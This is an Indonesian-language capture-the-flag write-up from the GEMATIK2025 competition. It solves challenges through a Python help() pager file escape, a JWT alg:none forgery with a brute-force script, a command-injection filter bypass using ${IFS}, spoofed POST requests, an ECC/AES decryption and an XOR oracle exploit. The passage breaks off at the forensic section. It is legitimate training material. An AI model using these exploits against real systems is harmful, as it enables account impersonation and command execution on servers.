WRITE UP

Team - maju tak gentar

EVENT

GEMATIK2025

DAFTAR ISI

INTRODUCTION TEAM


Nama Team : maju tak gentar

Asal Kampus : Universitas Teknologi Yogyakarta

Ketua Team : Muhammad Mukhlis Robani

Anggota : Pangestu Lukasgi Noviantoko

Haris Bhanu Safa



CTF

CAPTURE THE FLAG

MISCELLANEOUS

Tulung

Question :

A strange SSH server drops you straight into Python's help() pager. No shell, no commands just the viewer. But the pager can "open" files it shouldn't.

ssh gematik25@217.216.111.220 -p 28973
#password: gematik25

Solve :

Dari Question dijelaskan bahwa server SSH menjalankan **Python 3.10 help()** (pydoc) sebagai *session* — bukan shell. Dokumentasi ditampilkan lewat pager less. Pembuat Question memblokir eksekusi shell (!) dan mode edit biasa, tetapi pager less masih dapat membuka file jika berjalan dalam *file-backed mode*. Dengan memaksa pydoc menampilkan source file nyata (bukan stdin), kita dapat menjalankan command :open /path/to/flag dari less untuk membaca flag tanpa mendapat shell.

Pertama login ke server ssh dan masukkan passwordnya "gematik25". Setelah masuk kita akan masuk ke dalam pager help() Python.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/Tulung]
└─$ ssh gematik25@217.216.111.220 -p 28973
gematik25@217.216.111.220's password:
```

Setelah login akan terlihat banner Python help:

```
help> str
```

Selanjutnya, ketikkan perintah str agar str ditampilkan sehingga pager memakai file source. Output akan menampilkan info dokumentasi str. Masuk ke command prompt less (mode perintah). Di pager tekan **Shift+E** (E) — ini membawa kamu ke baris perintah internal less atau memungkinkan mengetik perintah (:). Di implementasi less, : dapat langsung dipencet juga; pada beberapa environment, menekan E memberi kemampuan mengetik perintah. Buka file flag ketika sudah berada di prompt perintah less dengan mengetikkan perintah.

```
open /home/gematik25/flag.txt
```

```
Examine: open /home/gematik25/flag.txt
```

Setelah itu tekan **Enter** (beberapa environment meminta konfirmasi tambahan — tekan Enter lagi bila diminta). less akan memuat file tersebut dan menampilkan isinya di layar.

```
Gematik25{r34d4bl3-passphr4se-2025}
```

Flag : Gematik25{r34d4bl3-passphr4se-2025}

Riyal or Fake

Question :

Riyal or Fake flags.zip

Question :

Dari Question, diberikan sebuah file arsip flags.zip yang ketika diekstrak berisi banyak file teks (flags0.txt sampai flags9.txt). Semua baris di file-file tersebut nampak berisi flag palsu dengan pola Gematik2025{fake_flag_<hex>}. Tugasnya adalah menemukan *flag nyata* yang disembunyikan di antara banyak baris tersebut.

Dari analisis awal terlihat bahwa **semua file memiliki ukuran identik kecuali flags8.txt** (539994 byte sedangkan yang lain 540000 byte). Perbedaan ukuran file adalah kandidat kuat untuk lokasi flag nyata. Dengan membandingkan isi file yang ukurannya berbeda dengan file lain, kita dapat menemukan baris yang tidak sesuai pola *fake_flag* — itulah flag nyata.

Dalam mendapatkan flagnya, ekstrak terlebih dahulu file arsip yang diberikan.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$ unzip flags.zip
Archive:  flags.zip
   creating: flags/
  inflating: flags/flags8.txt
  inflating: flags/flags7.txt
  inflating: flags/flags3.txt
  inflating: flags/flags6.txt
  inflating: flags/flags1.txt
  inflating: flags/flags9.txt
  inflating: flags/flags2.txt
  inflating: flags/flags0.txt
  inflating: flags/flags4.txt
  inflating: flags/flags5.txt

┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$
```

Setelah itu periksa ukuran file (cek anomali ukuran). Dari output terlihat flags8.txt berukuran 539994 byte, sedangkan file lain 540000 byte — ini langsung mencurigakan.


```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$ ls -l
total 1896
drwxrwxr-x 2 kali kali    4096 Nov 10 09:32 flags
-rwxrw-rw- 1 kali kali 1935499 Nov 16 22:05 flags.zip

┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$ ls -l flags
total 5280
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags0.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags1.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags2.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags3.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags4.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags5.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags6.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags7.txt
-rw-rw-r-- 1 kali kali 539994 Nov 10 09:32 flags8.txt
-rw-rw-r-- 1 kali kali 540000 Nov 10 09:32 flags9.txt

┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$
```

Cari baris yang tidak mengandung pola fake_flag. Jika ada satu baris yang tidak mengandung fake_flag, itu kemungkinan besar flag asli. Gunakan command seperti dibawah ini.

```
grep -v "fake_flag" flags/flags8.txt
```

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/Riyal]
└─$ grep -v "fake_flag" flags/flags8.txt
Gematik2025{fake_O0ohh_No0o0o0_R1y4LlLl!!!!!!!}
```

Flag : Gematik2025{fake_O0ohh_No0o0o0_R1y4LlLl!!!!!!!}



WEB EXPLOIT

Gematik

Question :

> My campus account uses the world-class secure credentials: username: P230021 password: password
> Unfortunately, my grades look like they were generated by a random number generator on its day off. Mind helping me “improve” them? You know… academically.
> http://217.216.111.220:3030/

Solve :

Pada challenge ini, diberikan sebuah layanan web yang mewajibkan login menggunakan username dan password. Setelah login, server memberikan sebuah *access token* berupa **JWT (JSON Web Token)** yang digunakan untuk mengakses halaman dashboard. Ketika token yang diberikan oleh server didekode, ditemukan beberapa hal mencurigakan:

- Algoritma token yang digunakan adalah **HS256**, akan tetapi server tidak melakukan verifikasi signature dengan benar.
- Field "sub" berisi **username**, yang menjadi identitas pengguna.
- Ketika mencoba memanipulasi JWT, layanan tidak menolak token palsu.


Hal ini mengarah pada **JWT algorithm confusion / alg:none attack**, yaitu server menerima token dengan **”alg”:”none”**. Dengan mengabaikan signature sepenuhnya. Hal yang bisa dilakukan adalah membuat JWT palsu tanpa signature, dan mengubah "sub" menjadi user lain, misalnya admin atau user pemilik flag. Dengan melakukan brute force terhadap ID mahasiswa (P230000–P230099), lalu jika usernya benar pemilik flag maka dapat menampilkan flag pada dashboard.

Pertama, lakukan login untuk memastikan bagaimana token diberikan. Setelah itu server akan merespon {"msg":"Login successful"} dan sebuah file cookies.txt.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/gematik]
└─$ ls
Attachment.zip  cookies.txt  docker-compose.yml  gematik  solve.py

┌──(kali㉿kali)-[~/Documents/GEMATIK25/gematik]
└─$ curl -X POST http://217.216.111.220:3030/login \
  -H "Content-Type: application/json" \
  -d '{"username":"P230021","password":"password"}' \
  -c cookies.txt
{"msg":"Login successful"}

┌──(kali㉿kali)-[~/Documents/GEMATIK25/gematik]
└─$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_217.216.111.220 FALSE /  FALSE 0 access_token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc2MzQ2MDIwMywianRpIjoiYzE5MjcyOWUtNzYwOS00NjRjLWE4NmYtZDIxZjg2MDY1ZTY3IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IlAyMzAwMjEiLCJuYmYiOjE3NjM0NjAyMDMsImNzcmYiOiJiNzY5NDIwMi0zNTRlLTRlZGItOTFjYS1lNjE4ZDBhZGYyOWQiLCJleHAiOjE3NjM0NjExMDN9.XApdRahTUQHmPVkvS4GiF6hsD3E-wxyz12srQ8vcV3M

┌──(kali㉿kali)-[~/Documents/GEMATIK25/gematik]
└─$
```

Selanjutnya decode JWT yang diberikan untuk menganalisis strukturnya. Informasi penting adlah bahwa identitas user ada di field "sub" dan server mungkin tidak mengecek signature (indikasi challenge JWT bypass).

Ketiga lakukan pengujian apakah server menerima JWT dengan alg:none. Ketika digunakan sebagai cookie server akan menerima token palsu. Artinya challenge ini rentan JWT signature bypass / alg:none attack. Setelah itu manipulasi sub menjadi username target dengan tujuan menemukan user yang memiliki data flag.





```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/gematik]
└─$ curl http://217.216.111.220:3030/dashboard \
  -b "access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6Im5vbmUifQ.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc2MzQ2MDIwMywianRpIjoiYzE5MjcyOWUtNzYwOS00NjRjLWE4NmYtZDIxZjg2MDY1ZTY3IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IlAyMzAwMjEiLCJuYmYiOjE3NjM0NjAyMDMsImNzcmYiOiJiNzY5NDIwMi0zNTRlLTRlZGItOTFjYS1lNjE4ZDBhZGYyOWQiLCJleHAiOjE3NjM0NjExMDN9.sw4DN6gFHICFDk9Ngqu3kNtbttJBIA3vdwnamiPaTgQ"
<!DOCTYPE html>
<html lang="en">
```

Setelah itu buat sebuah skrip python untuk melakukan bruteforce pada seluruh kemungkinan user.

```
import base64
import requests

def b64(s):
    return base64.urlsafe_b64encode(s.encode()).decode().rstrip("=")

header = b64('{"alg":"none","typ":"JWT"}')

for i in range(100):
    username = f"P2300{str(i).zfill(2)}"
    payload = b64(f'{{"sub":"{username}"}}')
    token = f"{header}.{payload}."

    r = requests.get(
        "http://217.216.111.220:3030/dashboard",
        cookies={"access_token": token}
    )

    if "Gematik2025" in r.text:
        print("[FLAG FOUND] =>", username)
        print(r.text)
```

```
        break

    print("[CHECKED]", username)
```

Setelah itu jalankan script pythonnya dan tunggu beberpa saat karena pada salah satu user, halaman dashboard menampilkan flagnya.



Flag : Gematik2025{Ayy_It_Run_Bruh_Th1s_1s_N0t_S3cure_Lmao_dd11aa22bb33cc44ee550bc6f47ab}

KomJek

Question :

A command runner with security held together by duct tape. See how far you can push it.
http://217.216.111.220:3050/

Solve :

Aplikasi web menyediakan UI untuk mengirim perintah shell ke endpoint /cmd. Endpoint itu rentan terhadap *command injection*, tetapi backend menerapkan filter agresif yang **menghapus atau menormalisasi spasi** sehingga payload biasa (mis. cat flag.txt) gagal. Dengan analisis dan bypass menggunakan ekspansi variabel shell untuk menyusun nama perintah tanpa menulis spasi literal, flag berhasil dibaca.

Solusi menyelesaikannya dengan menggunakan teknik **variable expansion + IFS (Internal Field Separator)** untuk membentuk perintah "cat flag.txt" tanpa menuliskannya secara literal. Gunakan command **" X=ca; Y=t; XY${IFS}flag.txt"** maka flag akan ditampilkan. Alasan ini bekerja karena

- X=ca ⟶ variabel X berisi "ca"
- Y=t ⟶ variabel Y berisi "t"
- XY ⟶ shell menggabungkan keduanya menjadi "cat"
- ${IFS} ⟶ diterjemahkan sebagai whitespace (space)
- flag.txt ⟶ nama file flag
- Hasil akhir di sisi shell:

Dengan begitu, backend akan menjalankan command tersebut secara utuh dan mengembalikan isi flag.

Flag : Gematik2025{th15_1s_wh4t_h4pp3n$_wh3n_u_tru$t_inpu7}

Tekan kalau berani

Question :

Someone said “tangan kosong kalau berani?”
Hell nah… tekan kalau berani. http://217.216.111.220:3060/


Solve :

Tantangan ini memakai UI tombol yang terus bergerak sehingga sulit diklik, efek ini dihasilkan oleh script.js di sisi klien. Namun ketika mengirim POST langsung dari curl, server menolak dengan pesan: ”Heh... ketahuan! Kamu nggak nekan tombolnya kan ngab?”. Ini menunjukkan ada validasi server-side yang memeriksa apakah request berasal dari interaksi normal di browser (mis. adanya cookie, header Origin/Referer, user-agent, atau kombinasi lainnya).

Jadi masalahnya bukan sekadar meng-klik tombol di DOM, tetapi server mengharapkan request POST yang menyerupai submit dari browser asli setelah melakukan GET ke halaman.

Pertama lakukan recon dengan mengunjungi link yang diberikan. Lalu buka source code htmlnya. Setelah itu buka script.js dan perhatikan tombol dibuat bergerak pada event mousemove dan btn.disabled = true; atau yang berarti tombol dinonaktifkan oleh JS. Dari sini simpulkan bahwa tombol ada di HTML (server menerima POST) tetapi client JS mengganggu UX. Namun server juga melakukan pengecekan tambahan sehingga curl -X POST sederhana gagal.

Ketika coba melakukan POST langsung maka akan mendapat respon seperti dibawah gambar ini yang berarti mengonfirmasi adanya validasi server-side terhadap request yang bukan berasal dari klik “asli”.




Agar tombol dikonfirmasi, lakukan GET pertama untuk mendapatkan cookie (jika server meng-set cookie lewat response atau JS). Setelah itu kirim POST dengan cookie yang sama dan header yang biasa dikirim browser (Origin, Referer, User-Agent). Gunakan command seperti dibawah ini. Setelah itu flag akan ditampilkan.

```
# Simpan cookie dari GET awal
curl -c cookies.txt http://217.216.111.220:3060/

# Kirim POST memakai cookie + header menyerupai browser
curl -b cookies.txt \
  -H "Origin: http://217.216.111.220:3060" \
```

```
-H "Referer: http://217.216.111.220:3060/" \
-H "User-Agent: Mozilla/5.0" \
-X POST http://217.216.111.220:3060/ \
-d "submit=Tekan"
```

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/MIMEception]
└─$ curl -b cookies.txt \
  -H "Origin: http://217.216.111.220:3060" \
  -H "Referer: http://217.216.111.220:3060/" \
  -H "User-Agent: Mozilla/5.0" \
  -X POST http://217.216.111.220:3060/ \
  -d "submit=Tekan"
<script>console.log('Mantap ngab! Nih flagnya: Gematik2025{Th3_Bu770n_N3v3r_Pr3553d}');</script>
<!DOCTYPE html>
<html lang="id">
    <head>
        <title>Tekan kalau berani 😈</title>
        <link href="https://fonts.googleapis.com/css2?family=Mouse+Memoirs&amp;display=swap" rel="stylesheet">
        <link rel="stylesheet" href="styles.css">
        <script src="script.js" defer></script>
    </head>
    <body>
    <div id="bg">
```

Flag : Gematik2025{Th3_Bu770n_N3v3r_Pr3553d}



CRYPTOGRAPHY

Ihatemath

Question :

I hate math, i hate cryptography Dist.zip

Solve :

Pada challenge ini, diberikan sebuah file ZIP yang berisi kode Python main.py dan output hasil eksekusi. Sekilas terlihat bahwa challenge ini memanfaatkan *elliptic curve cryptography (ECC)* dan AES. Namun setelah dianalisis, challenge ini tidak memerlukan serangan terhadap ECC. Semua parameter kurva, titik awal, serta scalar (pengganda titik) telah diberikan secara eksplisit di output. Kode tersebut melakukan:


1. Membuat kurva eliptik acak.
2. Membuat sebuah titik acak P.
3. Menghitung Q = 1337 * P.
4. Mengambil koordinat Q.x.
5. Mengubah Q.x menjadi AES key melalui SHA1.
6. Mengenkripsi flag dengan AES-CBC menggunakan key tersebut.

Karena semua komponen (kurva, P, scalar, ciphertext, iv) sudah diberikan, maka tugas selanjutnya adalah melakukan kembali operasi ECC untuk menghitung Q = 1337 * P, lalu mendekripsi ciphertext menggunakan key yang berasal dari Q.x. Sehingga challenge ini sebenarnya bukan tentang memecahkan kriptografi ECC, tetapi melakukan kembali proses matematis yang sudah dilakukan oleh server.

Pertama, pahami Kurva dan Titik. Pada file output.txt, didapatkan sebuah informasi:

- Modulus p
- Kurva: $y^2 = x^3 + 13x + 245 mod\ p$
- Titik awal $P = (x, y)$
- Ciphertext dan IV dalam base64

Kurva dan titik sepenuhnya diketahui sehingga bisa melakukan operasi titik pada kurva tersebut.



Selanjutnya mengimplementasikan Operasi ECC. Karena kurvanya custom, tidak sesuai standar (seperti secp256k1), maka perlu mengimplementasikan sendiri operasi titik pada Modular inverse, Penjumlahan titik P + Q, Penggandaan titik 2P, Perkalian skalar k · P. Ini dilakukan dengan fungsi inv_mod(), point_add(), dan scalar_mul(). Perkalian skalar menggunakan metode **double-and-add**, sehingga efisien walaupun k = 1337.

Selanjutnya menghitung Titik Q = 1337 · P. Karena scalar 1337 diberikan secara langsung dalam kode main.py, maka bisa langsung menghitung Q = scalar_mul(1337, P). Koordinat X dari titik Q inilah yang nantinya dipakai sebagai shared secret.

Langkah selanjutnya membentuk AES Key. Server mengubah Q.x menjadi AES-128 key menjadi SHA1(str(Q.x))[:16]. Artinya ambil output SHA1 dari nilai x yang dikonversi ke string, kemudian ambil 16 byte pertama untuk key AES.

Lalu lakukan dekripsi Ciphertext. Ciphertext dan IV diberikan dalam Base64. Setelah didekode, kita bisa:

1. Membuat objek AES-CBC menggunakan key dan IV.
2. Mendekripsi ciphertext.
3. Menghapus padding PKCS#7.
4. Mendapatkan flag asli.

Terakhir membuat script lengkap untuk menyelesaikan challenge. Berikut script yang digunakan untuk memperoleh flag:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from hashlib import sha1
from base64 import b64decode

# ============================
# CURVE DEFINITION
# ============================
p = 316474165760433275517489571416399628297
a = 13
b = 245

# Point P (given)
Px = 15357222892792096609
Py = 158037364221316467013381180746196242613
P = (Px, Py)
```

```
# scalar
k = 1337

# ============================
# ECC FUNCTIONS
# ============================
def inv_mod(x, p):
    return pow(x, p-2, p)

def point_add(P, Q):
    if P is None: return Q
    if Q is None: return P

    (x1, y1) = P
    (x2, y2) = Q

    if x1 == x2 and y1 != y2:
        return None

    if P == Q:
        # slope for doubling
        m = (3*x1*x1 + a) * inv_mod(2*y1, p) % p
    else:
        # slope for addition
        m = (y2 - y1) * inv_mod(x2 - x1, p) % p

    x3 = (m*m - x1 - x2) % p
    y3 = (m*(x1 - x3) - y1) % p

    return (x3, y3)

def scalar_mul(k, P):
    R = None
    N = P
    while k > 0:
        if k & 1:
            R = point_add(R, N)
        N = point_add(N, N)
        k >>= 1
    return R

# ============================
# COMPUTE Q = 1337 * P
# ============================
Q = scalar_mul(k, P)
Qx = Q[0]
print("[+] Q.x =", Qx)
```

```
# ==========================
# AES DECRYPT
# ==========================
ciphertext_b64 =
b"qLsr8ecqPrhNmWkYsOQSgUbk5FxnKLb0tGAyLuMdyOpitWlrh3quficDkCrFGoNRKQjYAft+
4VmeibD7Dx2V/UFV/QsYWED059TAOoBBPxoP16Tn/o3Xnh9//9gOmf3Ymevo5mbJCXVxn
WGl4vT5bg=="
iv_b64 = b"lt15/rRg9/dzeME1rHE4iA=="

ciphertext = b64decode(ciphertext_b64)
iv = b64decode(iv_b64)

key = sha1(str(Qx).encode()).digest()[:16]

cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), 16)

print("[+] FLAG =", plaintext.decode())
```

Setelah script dibuat, jalankan programnya dan tunggu sampai flagnya ditampilkan

```
┌──(venv)─(kali㉿kali)-[~/Documents/GEMATIK25/ihatemath]
└─$ python3 solve.py
[+] Q.x = 223719510914030878460987661510012071755
[+] FLAG = Gematik2025{You_Thought_It_Was_Math_But_It_Was_ECDLP_All_AlongvyL5QQH4HhUb91eaKEqE4gsG0NIop06D1inztvCx}

┌──(venv)─(kali㉿kali)-[~/Documents/GEMATIK25/ihatemath]
└─$
```

Flag : Gematik2025{You_Thought_It_Was_Math_But_It_Was_ECDLP_All_AlongvyL5QQH4HhUb91eaKEqE4gsG0NIop06D1inztvCx}

XORry

Question :

Yahhh ada xor, bete gua jing nc 217.216.111.220 2738

Solve :

Tantangan ini merupakan *classic XOR oracle* di mana server menyediakan dua opsi:

1. Mengenkripsi pesan yang kita kirim (server mengembalikan cipher = plaintext XOR key).
2. Mengembalikan ciphertext dari secret rahasia (secret_cipher = secret XOR key).

Intuisi utama adalah operasi XOR bersifat linier dan reversible. Jika kita dapat memperoleh key (hasil XOR antara plaintext tertentu dan key), kita bisa mengembalikan secret dengan melakukan XOR cipher secret_cipher dengan key.

Server menerima pesan dari pengguna pada menu enkripsi (pilihan 1) dan mengembalikan hasil XOR pesan tersebut dengan sebuah key *yang sama* untuk setiap enkripsi selama sesi (atau antar sesi, tergantung implementasi). Pada menu 2, server hanya mengembalikan secret yang sudah XOR dengan key. Karena XOR punya properti: a XOR 0 = a dan a XOR a = 0, apabila kita mengirimkan pesan yang seluruhnya berisi byte 0x00, maka hasil enkripsi yang dikembalikan sama persis dengan key yaitu ”encrypt(\x00...\x00) = \x00...\x00 XOR key = key”.

Setelah kita mengetahui key, kita cukup melakukan XOR antara secret_cipher (yang didapatkan dari menu 2) dan key untuk mendapatkan secret asli yaitu “secret = secret_cipher XOR key”.

Agar mendapatkan flagnya, pertama menentukan panjang secretnya. Perhatikan panjang hex yang dikembalikan oleh opsi 2. Jika server mengembalikan string hex sepanjang 2 * N karakter, maka secret memiliki panjang N bytes. Gunakan panjang itu untuk menentukan berapa banyak \x00 yang akan dikirim. Contoh: jika keluaran cipher secret adalah 100 hex char → panjang secret = 50 bytes.

Selanjutnya dapatkan key dengan mengirimkan pesan berisi banyak \x00. Ketika memilih menu 1 (enkripsi pesan) dan mengirim pesan yang berisi N byte \x00 (N sesuai panjang secret). Server akan mengembalikan string hex hasil enkripsi, yang sejatinya adalah key dalam bentuk hex.

Setelah itu ambil ciphertext secretnya dengan pilih menu 2 untuk mendapatkan secret_cipher (dalam hex). Setelah itu catat nilai hexnya.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/XORry]
└─$ nc 217.216.111.220 2738
Selamat datang di layanan enkripsi kami.
Pilih salah satu:
1. Enkripsi pesanmu.
2. Dapatkan secret terenkripsi.
Masukkan pilihan: 1
Masukkan pesan yang ingin kamu enkripsi: 123456
Pesan terenkripsi kamu: 4dc76be64def

┌──(kali㉿kali)-[~/Documents/GEMATIK25/XORry]
└─$ nc 217.216.111.220 2738
Selamat datang di layanan enkripsi kami.
Pilih salah satu:
1. Enkripsi pesanmu.
2. Dapatkan secret terenkripsi.
Masukkan pilihan: 2
Secret-nya adalah: 3cfe7bff90a6ee009185ae126f286020caf485d48ce7dc712d2ccafc05f0ddf6f50cc13f
```


Selanjutnya hitung secret asli dengan melakukan konversi dari hex ke bytes, lalu XOR byte-per-byte antara secret_cipher dan key untuk mendapatkan secret. Jika secret berupa teks (flag), decode ke UTF-8 untuk terlihat lebih rapi.

Jika semua sudah maka terakhir buat sebuah script python (menggunakan pwntools) untuk mendapatkan flagnya. Script yang digunakan adalah seperti dibawah ini

```
from pwn import *

# connect
io = remote("217.216.111.220", 2738)

# --- STEP 1: Get KEY by sending zero-bytes ---
io.recvuntil(b"Masukkan pilihan:")
io.sendline(b"1")  # menu enkripsi

io.recvuntil(b"Masukkan pesan yang ingin kamu enkripsi:")

length = 50  # panjang secret dalam bytes (100 hex chars)
msg = b"\x00" * length
io.sendline(msg)

io.recvuntil(b"Pesan terenkripsi kamu: ")
key_hex = io.recvline().strip().decode()
key = bytes.fromhex(key_hex)
print("[+] Key =", key_hex)

io.close()

# --- STEP 2: Get encrypted secret ---
io = remote("217.216.111.220", 2738)
io.recvuntil(b"Masukkan pilihan:")
io.sendline(b"2")

io.recvuntil(b"Secret-nya adalah: ")
secret_enc_hex = io.recvline().strip().decode()
secret_enc = bytes.fromhex(secret_enc_hex)
```

```
print("[+] Secret enc =", secret_enc_hex)

# --- STEP 3: XOR to get secret ---
secret = bytes([a ^ b for a, b in zip(secret_enc, key)])
print("[+] SECRET =", secret)

# print as UTF-8 if it's a flag
try:
    print("[+] FLAG:", secret.decode())
except:
    print("[+] FLAG (raw bytes):", secret)
```

Jalankan script python tersebut, setelahnya flag akan ditampilkan.



Flag : Gematik2025{kok_x0r_lagi_sih_b0ssku}

FORENSIC

follow damn train

Question :

